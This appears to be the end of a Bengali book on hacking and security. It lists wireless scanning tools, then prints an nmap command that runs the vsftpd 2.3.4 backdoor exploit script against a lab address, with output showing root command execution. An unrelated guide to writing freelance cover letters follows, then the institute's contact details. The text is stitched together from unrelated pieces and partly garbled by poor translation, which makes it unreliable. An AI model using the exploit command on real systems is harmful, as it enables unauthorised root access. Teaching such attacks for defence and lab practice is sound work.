Kismet নির্জনভাবে কাজ অন্যান্য বেতার নেটওয়ার্ক ডিটেক্টর থেকে পৃথক। যেমন, কোনও loggable প্যাকেট পাঠানো ছাড়া, এটি বেতার অ্যাক্সেস পয়েন্ট এবং বেতার ক্লায়েন্ট উভয় উপস্থিতি সনাক্ত এবং একে অপরের সাথে তাদের সংযোগ করতে সক্ষম।

এটি সবচেয়ে ব্যাপকভাবে ব্যবহৃত এবং আপ টু ডেট ওপেন সোর্স বেতার পর্যবেক্ষণ সরঞ্জাম। এছাড়াও বেসিক বেতার আইডিএস বৈশিষ্ট্য যেমন NetStumbler সহ সক্রিয় ওয়্যারলেস স্নিফিং প্রোগ্রাম সনাক্ত করার পাশাপাশি বেশ কয়েকটি বেতার নেটওয়ার্ক আক্রমণ অন্তর্ভুক্ত রয়েছে।

১১. NetStumbler:

নেট স্টাম্পলার (নেটওয়ার্ক স্টাম্পলার হিসাবেও পরিচিত) উইন্ডোজের জন্য একটি সরঞ্জাম যা 802.11b, 802.11a, এবং 802.11g WLAN মানগুলি ব্যবহার করে ওয়্যারলেস LAN এর সনাক্তকরণ সহজতর করে।


এটি মাইক্রোসফ্ট উইন্ডোজ অপারেটিং সিস্টেমে চলছে। এটি ওয়ার্ড্রাইভিং, নেটওয়ার্ক কনফিগারেশন যাচাই করা, একটি দরিদ্র নেটওয়ার্কের অবস্থানগুলি সন্ধান করা, অননুমোদিত অ্যাক্সেস পয়েন্টগুলি সনাক্ত করার জন্য ব্যবহৃত হয়।

১২. অন্তর্নির্দিত:

এটি মাইক্রোসফ্ট উইন্ডোজ এবং ওএস এক্স অপারেটিং সিস্টেমগুলির জন্য একটি জনপ্রিয় ওয়াই-ফাই স্ক্যানার।

এটি বিভিন্ন কর্মসংগ্রালিত করে যা খোলা Wi-Fi অ্যাক্সেস পয়েন্টগুলি সন্ধান করে, সিগন্যাল শক্তি ট্র্যাকিং এবং GPS রেকর্ডগুলির সাথে লগ সংরক্ষণ করে।

আমরা উইন্ডোজ জন্য এই সেরা হ্যাকিং সরঞ্জাম পাওয়া আশা করি। আমরা যদি আমাদের তালিকায় যে কোনও মিস করি তা আমাদের জানান।



```
root@kali: # nmap --script=ftp-vsftpd-backdoor.nse 192.168.56.102 -p 21
Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-02 21:45 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00038s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2011-2523 OSVDB:73573
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         http://osvdb.org/73573
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
MAC Address: 08:00:27:34:58:53 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.32 seconds
```



কিভাবে সকল মার্কেটপ্লেসে কভার লেটার লিখব? টিপস-সহ!

আপওয়ার্ক বা অন্যান্য মার্কেটপ্লেসগুলোতে নতুন জবে অ্যাপ্লাই করার সময় কভার লেটার সহজে বেশী ভূমিকা পালন করে। একটি সুন্দর, ছোট এবং মার্জিত কভার লেটার জব পেতে ৯০% পর্যন্ত সহায়তা করতে পারে। আর অনেকেই কভার লেটার লিখার সময় সাধারণ কিছু ভুল করে থাকে। ঘার ফলে প্রথমেই তারা রিজেক্ট হিসেবে চলে যান। কিভাবে লিখবেন কভার লেটার? কিভাবে লিখলে জব পাওয়ার সম্ভবনা বেড়ে যাবে? কিভাবে লিখলে আপনি সহজেই ক্লাইন্টের চোখে পড়বেন? সেটাই আজকের আলোচনার বিষয়।

কভার লেটার লিখার ক্ষেত্রে লক্ষণীয়:

1. প্রথমেই জব পোস্টটি ভালোভাবে পড়ুন। বুঝতে চেষ্টা করুন ক্লাইন্ট কি চেয়েছে এবং তার জব এর ক্ষেত্রে কি কি বিষয় ক্লাইন্ট অবগত নন। বা কি কি ভুল রয়েছে। সেই সাথে প্রয়োজনে গুগল করে জবটির ব্যাপারে প্রয়োজনীয় রিসার্চ করে নিন। এবং প্রয়োজনে কভার লেটার লিখার আগেই একাধিক বার পোস্টটি পড়ে নিন।
2. এবার কভার লেটার লিখার সময় প্রথমেই তার নাম জানা থাকলে তার নাম উল্লেখ করে সঙ্গে সঙ্গে জানান। যেমন “Dear Mr. Derick” or “Mr. Derick” Or Hi, Derick ইত্যাদি। নাম জানা না থাকলে “Dear Hiring Manager,” ব্যবহার করতে পারেন। কিন্তু একটু স্মার্ট হতে

গিয়ে “Hey Derick,” “What’s up, Derick?” ইত্যাদি ব্যবহার করবেন না। এতে আপনি রিজেক্ট হতে পারেন।

3. এরপরের লাইনেই তার প্রোজেক্ট এর ব্যাপারে তার যে সকল সমস্যা হচ্ছে তা নিয়ে ছোট একটি প্যারাগ্রাফ লিখুন। যেমন ধরুন তার প্রোজেক্ট পোস্ট এর ভুল সমূহ, প্রোজেক্ট এর সফলতা অর্জনের পদক্ষেপ ইত্যাদি। তবে যতোটা সম্ভব ছোট করে কিন্তু পর্যাপ্ত তথ্য সমৃদ্ধ করতে চেষ্টা করুন। আর এখানে প্রোজেক্টটি কিভাবে সম্পূর্ণ করলে সবচেয়ে ভালো হতে পারে তাও উল্লেখ্য করতে পারেন।
4. এরপর আপনার পূর্ব অভিজ্ঞতা সম্পর্কে একটি ছোট প্যারাগ্রাফ লিখুন। এক্ষেত্রেও আপনাকে অল্প কথায় যতোটা সম্ভব বর্ণনা দিতে হবে।
5. এবার সর্বশেষ প্যারাগ্রাফ এ আপনি কিভাবে তার কাজটি শেষ করবেন তা নিয়ে একটি ছোট প্যারাগ্রাফ লিখুন। এক্ষেত্রে প্রধানত সংক্ষেপে আপনার কাজের ধাপ উল্লেখ্য করবেন। ক্লাইন্ট কিন্তু অবশ্যই কাজের ধাপগুলো কি হতে পারে তা জানে। তাই এক্ষেত্রে যদি আপনার কাজের ধাপ তার জানার সাথে মিলে যায়, কাজ পাওয়ার সুযোগ অনেকটাই বেড়ে যাবে। তবে কিছু কিছু ব্যাপার এখানে বলা ঠিক না। প্রধানত প্রতিটা কাজেই কিছু ব্যাপার থাকে যা সাধারণত ট্রিকস হিসেবেই আমরা বলি। আর এই ট্রিকসগুলো অনেক সময় কাজ পাওয়ার কারণ হয়ে দাঢ়ায়। উদাহারণ দিয়ে বলা যায় যে ক্লাইন্ট সেই এক বা একাদিক ব্যাপার জানেনা বলেই সে কাউকে হায়ার করতে চাচ্ছে। যে তার কাজটি করে দিবে। এক্ষেত্রে আপনি সেই ব্যাপারটি বলে দিলে অবশ্যই আপনি কাজটা হারাতে পারেন। কারণ সে নিজেই এখন কাজটি করে ফেলতে পারবে। আর কাজটি করতে কতো সময় লাগতে পারে তার ব্যাপারেও এখানে বলতে পারেন। আর সবসময়েই চেষ্টা করবেন এক্সট্রা টাইম সহ সঠিক টাইম বলতে। যে সময়ের ভিতর আপনি শেষ করতে পারবেন।
6. সর্বশেষে ধন্যবাদ দিয়ে পরের স্টেপ এ চলে যান। অনেক সময়েই দেখবেন ক্লাইন্ট বেশ কিছু প্রশ্ন করে থাকে। চেষ্টা করুন সেখানে যুক্তিসঙ্গত উত্তর দেয়ার জন্য। আর কোনমতেই বক্সটি শুন্য রাখবেন না। যদি উত্তর দেয়া সম্ভব না হয় তবে গুগল করে উত্তর জেনে নিতে চেষ্টা করুন। আর এখানে মিথ্যে বলাটা একটা বড় ভুল। ক্লাইন্ট এখানের উত্তর অনুযায়ী আপনাকে ইন্টারভিউ নেয়ার সময় প্রশ্ন করতেই পারে এবং তখন হয়তবা আপনি আটকে যাবেন।

কভার লেটারের গঠনঃ

1. স্যার বলে সম্মোধন করবেননা। এটি বাংলাদেশিরা পছন্দ করে, বিদেশিরা পছন্দ করেনা। Hi, Hello ব্যবহার করুন, সম্মোধনের ক্ষেত্রে।

- প্রজেক্টটি পড়ে আপনি যে ক্লায়েন্টের চাহিদা ভালভাবে বুঝেছেন, সেটি লেটারের প্রথমেই বোঝানোর জন্য কোন লাইন লিখতে পারেন।
- এবার বোঝানোর চেষ্টা করুন, আপনারে পক্ষে যে কাজটি করা সম্ভব।
- এ ধরনের কাজের ব্যপারে আপনার পূর্ব অভিজ্ঞতা উল্লেখ করুন।
- কভার লেটারে প্রাসঙ্গিক প্রশ্ন করুন।
- ক্লায়েন্টের রিপ্লাইয়ের জন্য আপনি অপেক্ষা করছেন, এ ধরনের কোন লাইন লিখুন।
- ধন্যবাদ সহকারে নিজের নাম উল্লেখ করে শেষ করেন লেটারটি।

সর্তকতাঃ

- সবসময়েই চেষ্টা করবেন যতোটা সম্ভব ছোট করে কভার লেটার লিখতে। কেনোনা ক্লাইন্ট কেন গল্প পড়তে আসেনি। যতো বড় করবেন তার জন্য ততোই বিরক্তির কারণ হতে পারে। যার কারণে বেশীরভাগ ক্লাইন্ট সাধারণত বড় কভার লেটারগুলো এড়িয়ে যান। আর ক্লাইন্ট না চাইলে লিংক/ফাইল ইত্যাদি দেয়া থেকে বিরত থাকুন। ক্লাইন্টের তা প্রয়োজন হলে জব পোস্টেই তা উল্লেখ করবে। অনেক সময় ক্লাইন্ট বলেই দিবে লিংক বা ফাইল যুক্ত না করার জন্য। সেক্ষেত্রে আরো সতর্ক থাকা ভালো। কারণ আপনি তাও ফাইল বা লিংক যুক্ত করলে ক্লাইন্ট ধরেই নিবে আপনি জব পোস্ট পড়েননি।
- সবসময়েই মার্জিত ভাষায় কভার লেটার লিখবেন। কপি পেস্ট কখনোই না। কেনোনা ক্লাইন্ট তা সহজেই ধরতে পারবে। আর কপি পেস্ট কভার লেটার সবচেয়ে বেশী রিজেক্ট হয় সাধারণত। যেহেতু আপনার একটি ছোট কভার লেটার লিখার মতো দুই মিনিট সময় নেই সেহেতু আপনার অবশ্যই কাজ করার সময়টিও নেই। তাছাড়া কপি পেস্ট করা কভার লেটার ব্যবহার করে কাজের ব্যাপারে ঠিকভাবে ক্লাইন্টকে বলা যায় না এবং তাতে ক্লাইন্টের মনে হতে পারে আপনি জব পোস্ট না পড়েই আবেদন করেছেন। সে ক্ষেত্রে বাদ পড়াটাইতো স্বাভাবিক।
- অনেক সময় কিছু কিছু জবের ক্ষেত্রে আরো সংক্ষেপে কভার লেটার লিখতে হয়। বিশেষত যখন ক্লাইন্ট জব ডেসক্রিপশনে বলেই দেয় যে সে এখনই কাউকে হায়ার করতে চাচ্ছে। এক্ষেত্রে সময় থাকে কম এবং ক্লাইন্টও দুত কভার লেটার পড়ে দেখতে চায়। তাই যতো সংক্ষেপে বিস্তারিত বলা যায় ততোই হায়ার হওয়ার সম্ভবনা বেড়ে যায়। এরকম কয়েকটি কভার লেটার এর ছবি নিচে যুক্ত করে দিলাম। বলা বাহুল্য যে এগুলোর সবগুলোতেই একমাত্র আমাকেই ইন্টারভিউ এ ডাকা হয় এবং হায়ারও করা হয়। কভার লেটারগুলো দেখলেই বুঝতে পারবেন কেন ক্লাইন্ট আমাকেই বেঁচে নেয়। আর প্রতিটা জবের ক্ষেত্রেই কিন্তু অনেক প্রতিযোগী ছিল।

“হ্যাকিং এবং সিকিউরিটি”

**বইটি পরার জন্য আপনাদের অনেক ধন্যবাদ/আমরা সাইবার
সিকিউরিটি নিয়ে কাজ করি।**

**আপনারা যদি পুরো বইটি পরে থাকেন তাহলে মোটামটি অনেক
কিছুই আপনারা জানেন।**

যেকোনো সমস্যা হবে আমাদের সাথে যোগাযোগ করুন:-

হেল্প-লাইনঃ-০১৭০৬৬১৪৩০০

ফেইসবুক পেইজঃ- <https://www.facebook.com/JohnsonITInstitute/>

গুগোল সার্চঃ-johnsonitinstitute

ওয়েবসাইটঃ-www.johnsonitinstitute.com

মেইল-এড্রেসঃ- info@johnsonitinstitute.com

“হ্যাকিং এবং সিকিউরিটি”



“হ্যাকিং শিখুন নিজের রক্ষার
জন্য অন্যের ক্ষতির জন্য নয়”

Helpline:-01706614300

website:www.johnsoitinstitute.com

google:-johnsonitinstitute